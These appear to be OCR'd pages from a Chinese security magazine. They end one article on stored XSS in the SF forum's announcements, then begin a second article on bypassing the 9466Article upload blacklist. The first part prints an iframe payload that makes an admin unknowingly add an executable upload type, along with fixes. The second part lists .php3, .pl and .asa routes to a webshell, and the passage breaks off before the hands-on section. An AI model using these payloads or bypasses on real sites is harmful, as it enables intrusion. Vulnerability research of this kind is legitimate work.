


图9　跨站的效果

发布完毕后再到该版块查看一下效果，如图 9 所示，还真有跨站漏洞！不仅标题中可以写入跨站语句，就连内容也一样不设防。如果将前面的长度都改为 0，所内嵌的又是一个木马网页，有谁会想到管理员的公告竟是一个陷阱呢！

起初测试时，进行到这儿也就停止了，但在整理文章时，为了保持论坛的干净，便去删除这个跨站公告，结果却惊奇地发现，前台竟然没有删除公告的功能，看来想删除公告还要进入后台才行！当我打开后台的“公告管理”时，却发现跨站漏洞同样出现在后台。这时，我想起现在很流行的跨站提权，不知在这里能否成功？测试后才知道，更改管理员需要输入原管理员的密码，这个很难办。正在我思考着如何绕过管理员密码时，忽然看到后台中的**“附件格式设置”**，脑中灵光一闪，真是笨啊，如果能在上传类型中加入一个 ASP 格式，不就万事大吉了吗？打开**“添加新的格式”**窗口，在其中输入**“asp”**，如图 10 所示。




图10　在“添加新的格式”中添加 ASP 格式

然后启动“WinSock”进行抓包，抓到的提交数据如下：

```
POST /sf25/admin/adduploadfile.asp HTTP/1.1
..........
Referer: http://127.0.0.1/sf25/admin/adduploadfile.asp
..........
expfilename=asp&fileicon=default.gif&step=2&Submit=%C8%B7+%B6%A8
```

添加新的格式所用到的 ASP 文件是 adduploadfile.asp，对其分析后，发现“expfilename”、“fileicon”和“display”都是用“Request()”形式接收的，这种接收方式虽然可以通吃 POST 与 GET 提交，但也给跨站提供了方便。

在前台发布一个带有刺激色彩的公告，标题是：“嗨！网站有问题了<iframe src=http://www.baidu.com width=0 height=0></iframe>”，公告内容是：“今天可不是 4 月 1 日！<iframe src=http://127.0.0.1/sf25/admin/adduploadfile.asp?expfilename=asa&fileicon=default.gif&step=2 width=0 height=0></iframe>”，公告运行后的效果如图 11 所示。




图11　运行我们构造的公告

从表面上看很正常，就是语言有些偏激了。试想，有哪个管理员会容忍在自己的网站挂上这样的公告，那么他一定会在第一时间删除这个公告。当管理员进入后台，打开公告窗口时，也就触发了跨站语句，就算管理员删除了这个公告，也为时已晚！不信？那就看一下前台中的允许上传的文件吧，如图 12 所示，瞧，跨站语句中加入的 asa 格式已赫然在其中了！




图12　显示添加的asa格式

四、劫后求生

1、注入：这个本不属漏洞，只能算是程序员的疏忽，修补的方法也很简单，将“IsNumeric()”中的“postidid”改为“postid”即可。

2、提权：这个修补也很简单，在“avatarwidth”和“avatarheight”这两句代码中加入单引号进行过滤，修补后的代码如下：

```
StrSql = StrSql & " avatarwidth = '" & ChkSql(request("avatarwidth")) & "', "
StrSql = StrSql & " avatarheight = '" & ChkSql(request("avatarheight")) & "', "
```

3、跨站：这种漏洞现在好像很流行，不要小瞧它，有时候它也具有很强大的杀伤力！下面就拜访一下公告跨站所寄住的窝：“newannouncement.asp”：

```
StrSql = "insert into sf_announcement(username, userid, title, forumid, startdate, enddate, pagetext) values("
StrSql = StrSql & "'" & ChkSql(request.cookies("sf")("username")) & "', " & userid & ", '" & ChkSql(request("subject")) & "', " & forumid & ", '" & startdate & "', '" & enddate &
"', '"& ChkSql(request("text")) & "')"
Conn.Execute(StrSql)
```

其中的“ChkSql(request("subject"))”为公告标题，“ChkSql(request("text"))”为公告内容。看到没有，只用到了“ChkSql”过滤单引号，难怪跨站语句可以畅通无阻！知道了漏洞的形成，要修补也就容易了，用“server.htmlencode”进行过滤，比如，“ChkSql(request("subject"))”代码修改后就是：“ChkSql(server.htmlencode(request("subject")))”。

注：请勿利用本文中的技术从事非法活动，否则，后果自负！

编辑点评 *刺猬真的很细心，在那么多的代码中，一个过滤的错误都没能逃过他的眼睛，进而又针对ACCESS和MSSQL两种情况进行测试利用，清晰地分析了程序中的不足，对具体情况巧妙地加以利用。另外值得一提的是作者提供的通用注入工具，有了它，我们的猜解任务就变得简单、高效多了。*

依靠.PHP3/.PL/.ASA 突破9466Article文章系统上传限制


浪迹天@1.S.T

从本文你可以学到：
1. 9466Article文章系统的漏洞分析。
2. 上传漏洞的灵活应用。
3. 上传类漏洞的防范。

9466Article 文章系统是校园在线（www.9466.com）开发的，用PHP+MYSQL架构，采用SMARTY模板引擎，全部生成静态html网页，支持二级分类（任意设置）、公告发布和管理、广告在线管理、在线投稿等系列功能，网上使用的也比较多，今天通宵无事，下了份代码读了读。

一、漏洞分析

读了几个文件，发现其参数过滤得比较好，没有发现明显的SQL注射漏洞。就在打算放弃的时候，习惯性地打开网站的配置文件cinfig.php，看看里面保存了什么信息，如图1所示。



```
$dbname = 'article';          // 数据库名;

$tablepre = 'article_';       // 表名前缀, 同一数据库安装多个系统请修改此处;

$database = 'mysql';          // 不能修改此处;
$pconnect = 1;                // 数据库连接方式 0=connect, 1=pconnect;

$uppath='upfiles/'.date('Y',time()); //文件上传路径;

$rootpath = 'http://article.9466.net';   //系统根目录;
$style = '9466';                         //当前所选风格;
$htmldir = 'html';                       //html网页存放地址;
$dirtype = 'year';                       //文章网页存放的目录命名
$nametype = 'query';                     //文章网页文件名命名方

$maxsize = '1000000';                    //允许上传文件的最大值
$notuptypes = '.php|.asp|.jsp|.cgi|.exe|.dll';   //禁止上传文件的类型;

$sitename = '9466Article';               // 网站名称;
$siteurl = 'http://www.9466.net';        // 网站地址;
$sitemaster = '9466';                    // 网站站长名称;
$siteemail = 'webmaster@domain.com';     // 网站站长邮箱;
$sitetitle = '9466Article';              // 网站标题;
```

图1　config.php文件信息

在config.php中保存的除了连接数据库的信息外，还有很多系统的配置文件，如网页风格，上传目录，上传类型限制等。从图1可以看到其文件上传路径$uppath为upfiles目录下以年份命名的各个文件夹下；禁止上传的文件类型$notuptypes为'.php|.asp|.jsp|.cgi|.exe|.dll'。

看到列出来的这些禁止上传的文件类型，我一下子觉得有希望了。从上面定义了不允许上传的文件后缀格式的意图来推，程序应该是把我们上传的文件的类型和这些相比较来完成过滤的。既然是被动的过滤，那肯定就有疏忽的地方。看到被列在“黑名单”的类型只有.asp,.php,.jsp,.cgi这几个极为常见的类型，那这些类型以外的文件都是可以上传的咯，而像asa,cer,php3,pl等类型的文件都是可以用来作网页木马的，看来真的有希望了。

再找找哪里可以上传文件。在线投稿这个页面调用的editor.php文件中有处理上传的，看下代码先，关键代码在这里：

```
case 'upfile': // 如果是上传文件
if($do){
……省略掉一些判断文件大小的无关代码……
$notuptypes=$notuptypes?$notuptypes:'.php|.asp|.jsp|.cgi|.exe|.dll';
if($type=file_type($userfile_name,$notuptypes)){
exit("对不起，请不要上传".$type."格式的文件！");
```

```
}
$newfile=$uppath.'/'.$userfile_name;
$savepath=$rootpath.'/'.$newfile;
createdir($uppath);
if(copy($userfile,$newfile)){
if(file_type($userfile_name,".jpg|.gif|.bmp|.png|.jpeg")){
……处理图片格式的代码……
}elseif(file_type($userfile_name,".swf")){
……处理 flash 格式的代码……
}else{

$out="<center><FIELDSET align=center><LEGEND align=center><font color=red>文件上传成功!</font></LEGEND><br>[<a href=# onclick=\"Addfile('$userfile_name','$savepath','$note')\">点击这里添加到编辑器中</a>]</fieldset><center>";
}
}else{
……上传失败处理代码……
}
```

从上面的代码我们可以看到，最关键的点是：

```
$notuptypes=$notuptypes?$notuptypes:'.php|.asp|.jsp|.cgi|.exe|.dll';
if($type=file_type($userfile_name,$notuptypes)){
exit("对不起，请不要上传".$type."格式的文件！");
}
```

这里的 $notuptypes 值来源于前面我们说的那个 config.php，如果在 config.php 中已经设定好了（即 $notuptypes 不为空），这里的 $notuptypes 值就是定义的那个；如果在 cinfig.php 中没有设置，则这里默认为 .php|.asp|.jsp|.cgi|.exe|.dll。最后把我们要上传的文件的后缀与这些禁止上传的作比较，如果我们上传的文件的后缀在定义的里面，就提示 "**对不起，请不要上传".$type."格式的文件！**"。

考虑到服务器的不同（*UNIX 和 WIN），我们可以用三种思路来获得 Webshell：

1、服务器支持 PHP 的。虽然 .php 的是上传不了了，但还有 php3 呀，我们知道 .php 和 .php3 都是 PHP 文件的合法后缀，都是可以正确执行的，那我们就直接传个 .php3 的木马上去，不就可以拿到 webshell 了吗？

2、如果是 *UNIX 主机，则可能对 asp 类的木马无法支持，那我们就上传 .pl 的文件吧，一般的 *UNIX 对 perl 都是支持的。

3、如果是 WIN 主机，它只过滤了 asp 而没有过滤 asa、cer 等后缀，就可以上传 .asa 后缀的木马得到 Webshell，这也是一条路。




图2　9466Article 的官方站点

OK，分析到这里，我们已经有三条路可走，下面就可以实际操作了。

二、实际操作

1、寻找突破口

